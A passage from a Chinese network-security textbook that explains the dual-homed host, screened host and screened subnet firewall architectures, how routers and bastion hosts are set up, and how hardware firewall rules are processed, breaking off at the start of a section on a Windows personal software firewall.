


图 3-50　周边网络示意图

下面开始介绍防火墙的体系结构：

防火墙的经典体系结构主要有三种形式：双重宿主主机体系结构、被屏蔽主机体系结构和被屏蔽子网体系结构。

1．双重宿主主机体系结构（Dual-HomedHostArchitecture）

防火墙的双重宿主主机体系结构是指以一台双重宿主主机作为防火墙系统的主体，执行分离外部网络与内部网络的任务。

一个典型的双重宿主主机体系结构如图 3-51 所示。




图 3-51 双重宿主主机体系结构

在基于双重宿主主机体系机构的防火墙中，带有内部网络和外部网络接口主机系统就构成了防火墙的主体。该台双重宿主主机具备了成为内部网络和外部网络之间路由器的条件，但是在内部网络与外部网络之间进行数据包转发的进程是被禁止运行的。

为了达到防火墙的基本效果，在双重宿主主机系统中，任何路由功能是禁止的，甚至前面介绍的数据包过滤技术也是不允许在双重宿主主机上实现的。双重宿主主机唯一可以采用的防火墙技术就是应用层代理。内部网络用户可以通过客户端代理软件以代理方式访问外部网络资源，或者直接登录至双重宿主主机成为一个用户，再利用该主机直接访问外部资源。

双重宿主主机体系结构防火墙的优点在于：网络结构比较简单；由于内外网络之间没有直接的数据交互而较为安全，内部用户的存在可以保证对外部资源进行有效控制；最后由于应用层代理机制的采用，可以方便地形成应用层的数据过滤。其缺点在于：用户访问外部资源较为复杂，如果用户需要登录到主机上才能访问外部资源则主机的资源消耗较大；用户机制存在着安全隐患，并且内部用户无法借助于该体系结构访问新的服务或者特殊服务；最后一旦外部用户入侵了双重宿主主机，则导致内部网络处于不安全状态。

2．被屏蔽主机体系结构（ScreenedHostArchitecture）

被屏蔽主机体系结构是指通过一个单独的路由器和内部网络上的堡垒主机共同构成防火墙，主要通过数据包过滤实现内外网络的隔离和对内网的保护。一个典型的被屏蔽主机体系结构如图 3-52 所示。在被屏蔽主机体系结构中，有两道屏障，一是屏蔽路由器，另外一个是堡垒主机。

屏蔽路由器位于网络的最边缘，负责与外网实施连接，并且参与外网的路由。屏蔽路由器不提供任何服务，仅提供路由和数据包过滤功能，因此屏蔽路由器本身较为安全，

被攻击的可能性较小。由于屏蔽路由器的存在，使得堡垒主机不再是直接与外网互连的双重宿主主机，增加了系统的安全性。

堡垒主机存放在内部网络中，是内部网络中唯一可以连接到外部网络的主机，也是外部用户访问内部网络资源必须经过的主机设备。经典的被屏蔽主机体系结构中，堡垒主机也通过数据包过滤功能实现对内部网络的防护，并且该堡垒主机仅仅允许通过特定的服务连接。主机也可以不提供数据包过滤功能，而是提供代理功能。内部用户只能通过应用层代理访问外部网络，而堡垒主机就成为外部用户唯一可以访问的内部主机。




图 3-52　被屏蔽主机体系结构

在被屏蔽主机体系结构中，外部用户在被允许的情况下可以访问内部网络，一旦用户入侵堡垒主机，就会导致内部网络处于不安全状态。此外，路由器和堡垒主机的过滤规则配置较为复杂。

3．被屏蔽子网体系结构（ScreenedSubnetArchitecture）

在防火墙的双重宿主主机体系结构和被屏蔽主机体系结构中，堡垒主机都是最主要的安全缺陷。一旦堡垒主机被入侵，则整个内部网络都处于入侵者的威胁之中。为解决这种安全隐患，被屏蔽子网体系结构被提出。

被屏蔽子网体系结构将防火墙的概念扩充至一个由两台路由器包围起来的周边网络，并且将容易受到攻击的堡垒主机都置于这个周边网络中。一个典型的屏蔽子网体系结构如图 3-53 所示。

被屏蔽子网体系结构的防火墙比较复杂，主要由四个部件构成，分别为：周边网络、外部路由器、内部路由器以及堡垒主机。

（1）周边网络

周边网络是位于非安全、不可信的外部网络与安全、可信的内部网络之间的一个附加网络。周边网络与外部网络、周边网络与内部网络之间都是通过屏蔽路由器实现逻辑隔离的，因此外部用户必须穿越两道屏蔽路由器才能访问内部网络。




图 3-53 被屏蔽子网体系结构

（2）外部路由器

外部路由器的主要作用在于保护周边网络和内部网络，是屏蔽子网体系结构的第一道屏障。在其上设置了对周边网络和内部网络进行访问的过滤规则，该规则主要针对外网用户。例如限制外网用户仅能访问周边网络而不能访问内部网络，或者仅能访问内部网络中的部分主机。

（3）内部路由器

内部路由器用于隔离周边网络和内部网络，是屏蔽子网体系结构的第二道屏障。在其上设置了针对内部用户的访问过滤规则，对内部用户访问周边网络和外部网络进行限制。例如部分内部网络用户只能访问周边网络而不能访问外部网络等。

（4）堡垒主机

在被屏蔽子网结构中，堡垒主机位于周边网络，可以向外部用户提供 WWW、FTP 等服务，接受来自外部网络用户的服务资源访问请求。同时堡垒主机也可以向内部网络用户提供 DNS、电子邮件、WWW 代理、FTP 代理等多种服务，提供内部网络用户访问外部资源的接口。

构建被屏蔽子网体系结构的成本较高，被屏蔽子网体系结构的配置较为复杂。

3.4.1.4 防火墙配置和应用

防火墙的安装和配置涉及外部路由器、内部路由器、堡垒主机、代理系统等的安装和配置。

在有外部路由器的防火墙中，外部路由器的安装与配置工作必须包含以下的内容：

① 连接线路：保证设备与外部网络、周边网络（或内部网络）的线路连接正常。

② 配置网络接口：配置网络接口的工作主要包括 IP 地址、子网掩码、开启网络接口等，在配置完毕后需要进行网络接口连通性测试，必须保证路由器上的测试程序可以通过外部网络接口访问外部网络，通过内部网络接口可以访问周边网络（或内部网络）。

③ 测试网络连通性：在不添加访问控制规则的情况下，用户应该能够通过路由器从周边网络访问外部网络，同样从外部网络访问周边网络。

④ 配置路由算法：为让外部路由器能够参与外部网络的路由运算，必须在外部路由器上配置相应的动态路由算法或静态路由，同时将外部网络访问内部网络的下一跳地址指向内部路由器或双重宿主主机。

⑤ 路由器的访问控制：在路由算法配置完毕后，需要配置针对路由器自身的访问控制，限制路由器对外部提供 Telnet 等服务，将这些服务的服务范围限制在内部网络中的管理员使用的计算机。

内部路由器与内部网络直接相连，并不是所有网络的防火墙中都出现内部路由器。但是内部路由器一旦出现，就是内部网络的最后一道屏障，其安全问题必须得到保障。内部路由器的安装工作基本同外部路由器一样，存在区别的地方在于：内部路由器不参与外部路由算法，也不参与内部网络中各子网间的路由转发，因此只需要通过静态路由配置外部网络、内部网络、周边网络之间的数据包转发。

堡垒主机作为防火墙体系结构的基本单元，起着关键的保障作用。安装堡垒主机应该按照以下的步骤进行。

① 选择合适的物理位置：堡垒主机防止的物理位置直接关系到主机的安全性。为防止入侵来自于盗窃、物理损伤等，堡垒主机必须保证其物理安全性。这就要求堡垒主机必须存放在安全措施完善的机房内部，同时要保证机房的供电、通风、恒温、监控条件良好。

② 选择合适的硬件设备：堡垒主机要根据具体提供的服务选择合适的硬件设备。选择堡垒主机一定要以满足服务性能需求作为最终依据，过高、过低的配置都是不合时宜的。

③ 选择合适的操作系统：堡垒主机操作系统的选择必须考虑到安全性、高效性等方面的因素，同时考虑基于该操作系统设计服务的移植性。堡垒主机操作系统应该尽量选择较为安全、稳定、病毒攻击较少的 UNIX 系统。如果选择了 Windows 平台，就必须做到及时安装补丁程序。同时无论选择何种操作系统，对系统的升级、漏洞扫描等工作都是必须的。保证操作系统的稳定、高效和安全是保证堡垒主机提供优良服务的基础。

④ 注意堡垒主机的网络接入位置：一旦决定了防火墙的基本体系结构，就可以基本确定堡垒主机在网络中的位置。

⑤ 设置堡垒主机提供的服务：堡垒主机上可以提供的服务有域名服务（DNS）、电子邮件服务（SMTP）、文件传输服务（FTP）、万维网服务（WWW）等。这些服务属于低风险服务，存在一定的安全隐患，通过添加一些安全措施可以消除安全问题（例如用

户 IP 限制等）。

一般情况下，代理系统实施的基本要求是在网络中只允许代理服务器能够访问外部网络的某种服务，客户机只能够通过代理服务器获取相应的资源。一旦防火墙不限制客户机直接通过 IP 访问外部资源，客户就可以绕过代理系统直接访问外部服务器，则代理系统就失去了存在的意义。由于代理软件将安装在堡垒主机或双重宿主主机上，因此选择代理服务器软件时，尽量选择较为成熟、稳定的产品或版本，不要随意使用非正规途径获得的服务器软件。代理服务器应该禁用远程配置。

在防火墙构建完毕后，需要对防火墙的运行效果检查，检查的内容包括：对外提供的服务、对内提供的服务、网络访问。

对外提供的服务主要包括 WWW、FTP、BBS、EMAIL 等，需要通过外部网络用户访问这些服务资源进行服务效果检查。

对内提供的服务包括 DNS 等，内部网络用户需要检查在防火墙构建之后，是否能够流畅地使用这些服务资源。

网络访问是对数据包过滤规则的测试，检查过滤规则是否生效，并及早发现规则中存在的漏洞。

下面分别介绍以硬件防火墙和软件防火墙为例，介绍它们相关的概念与应用。

（1）硬件防火墙

硬件防火墙采用了较安全操作系统，具有 3 至 10 个网络接口。标准配置为 3 个网络接口，可用于控制进/出内部网和外部网及访问行为、检测攻击行为、对常用攻击行为做出反应，并对通信进行审计等。

硬件防火墙的安全机制有：

- 多端口结构；
- 透明连接方式；
- 多级过滤技术；
- 网络地址转换（NAT）技术；
- 安全服务器网络 SSN；
- 用户鉴别；
- 透明代理；
- IP 和 MAC 地址绑定；
- 安全套接层 SSL；
- 日志与审计；
- 流量管理；
- 双机热备；
- 支持与 IDS 联动；
- SSH 远程管理；

- 支持 SNMP。

硬件防火墙的规则内容包括：源对象、目的对象、源端口、目的端口、协议和时间。所有的规则组成访问控制表，过滤器对访问控制表采用顺序检查方式。

规则的动作可分为三种方式："允许"表示准许该 IP 包通过防火墙；"拒绝"表示返回目的地址不可达信息给连接发起端，并禁止 IP 包通过防火墙；"阻塞"仅仅是禁止连接的建立，并不返回任何信息给连接发起端。

过滤器找到匹配规则后，对于后续规则不再作检查。检查完所有规则后，如果没有过滤规则符合，可以按照缺省方式处理。在进行规则设置时要充分考虑到规则作用顺序。

当收到一个数据包时，防火墙按如下顺序进行处理：

① 数据包是 ARP/RARP，如果设置了透明，则在设置透明的网卡之间转发，否则丢弃；

② 此数据包若为 IP 包，匹配 IP 和 MAC 地址绑定规则，通过则继续后继规则；

③ 此数据包是 IP 广播包或多播包，如果设置了透明，且 IP 广播包和多播包允许，则在设置透明的网卡之间转发此 IP 包，否则丢弃；

④ 如果是普通 IP 包：

- 如果此 IP 包对应免认证 IP 范围，则匹配后续规则，否则检查用户；
- 如果不是合法用户或用户没有通过认证，则丢弃；如果为合法用户且通过认证，则查找对应包过滤规则；
- 如果找到规则且被该规则禁止，则丢弃；
- 如果没找到或不被包过滤规则禁止，则匹配访问规则；
- 如果方式为 NAT 或反向 NAT，则查找对应 NAT 规则，如果找到则进行地址、端口转换并匹配后继规则；
- 如果方式为 PROXY，则查找对应代理规则，若允许则匹配后继规则；
- 如果方式为 NONE，则查找流量统计与控制规则，如果允许，则转发，否则丢弃。

防火墙的所有规则和政策都被视为对象（对象名均不超过 25 个字符），以面向对象的方式进行管理。每一个对象包含有一条或若干条相同控制条件，对象的概念简化了用户规则的复杂性，并且，同一对象可以多次引用。对象包括 IP 对象、用户对象、用户组对象、时间对象、OUT/IN 服务对象、HTTP、FTP、SMTP、POP3、NNTP 代理对象和 ICMP 对象等。可以添加、删除对象，也可以对对象进行编辑。

- IP 对象

IP 对象是指网络中的 IP 地址的集合（IP 对象名不超过 25 个字符），可以是局域网内部的地址，也可以是整个 Internet 上其他计算机的 IP 地址。将其定义为 IP 对象以后，就可以在以后的规则设定中将这些对象作为源地址集或目的地址集加以引用。

- 用户对象

一个用户对象反映一个用户的以下情况：用户名、IP 地址、掩码，以及该用户的状态。其中：用户名是指某个用户的标识符（不超过 8 个字符）；IP 地址的是指该用户只能在指定的 IP 范围进行认证；掩码则是指该 IP 范围的子网掩码；状态是指该用户在该 IP 上有效或无效管理员可以通过 WWW 管理界面添加用户，在 Web 界面添加用户时，为了避免管理员和防火墙之间数据通信被监听，可以启动 SSL 服务。

- 时间对象

时间对象定义的是时间区间。时间对象在规则中被引用，用于限定规则适用的时间区间。

- 服务对象

一个服务对象包含若干服务规则，每一条包括方式（Proxy、NAT、None）、采用的协议（TCP、UDP）、服务（HTTP、FTP、SMTP、POP3、NNTP）、源端口、目的端口和代理服务对象名。

- HTTP 代理对象

HTTP 对象定义的是用户通过防火墙进行 HTTP 访问（即 WWW 浏览）时的各种限制设定。一个 HTTP 对象包含若干条访问设定。而每一条设定的内容则包括方法（method）、主题（scheme）、主机名、端口号、绝对路径、动作、过滤、日志和注释。

- FTP 代理对象

FTP 对象定义了用户通过防火墙进行 FTP 访问（即文件下载上传）时的各种限制设定。每个 FTP 对象包含若干条访问设定，而每一条设定的内容包括方法（method）、路径、动作、日志和注释：

- ICMP 对象

ICMP 对象定义了用户通过防火墙发送 ICMP 报文时的设定，包括：Echo 允许、源抑制允许、超时、时间戳允许、源地址不可达等。

完成了前面各类对象的定义以后，就可以设定访问规则，这是防火墙实现包过滤功能所依据的安全政策。所有的规则组成访问控制表，过滤器对访问控制表采取顺序检查方式，对每一条连接都在访问控制表中按序查找匹配，如果与某一条规则匹配（匹配指的是当前连接的每一个域均包含于这条规则的过滤域，否则认为不匹配），则根据这条规则指定的动作处理，对后序规则不再作检查。检查完所有规则后，如果不与任一条规则匹配，则遵循默认拒绝的策略将之拒绝。

（2）软件防火墙

下面以 Windows 下常用的瑞星个人防火墙为例，说明软件防火墙的使用和配置。

打开防火墙主程序，在菜单中依次选择“设置”、“详细设置”，在弹出的“详细设置”对话框中进行系统设置。其中规则设置包括：黑名单、白名单、端口开关、可信区、IP 规则和模块规则。如图 3-54 所示。

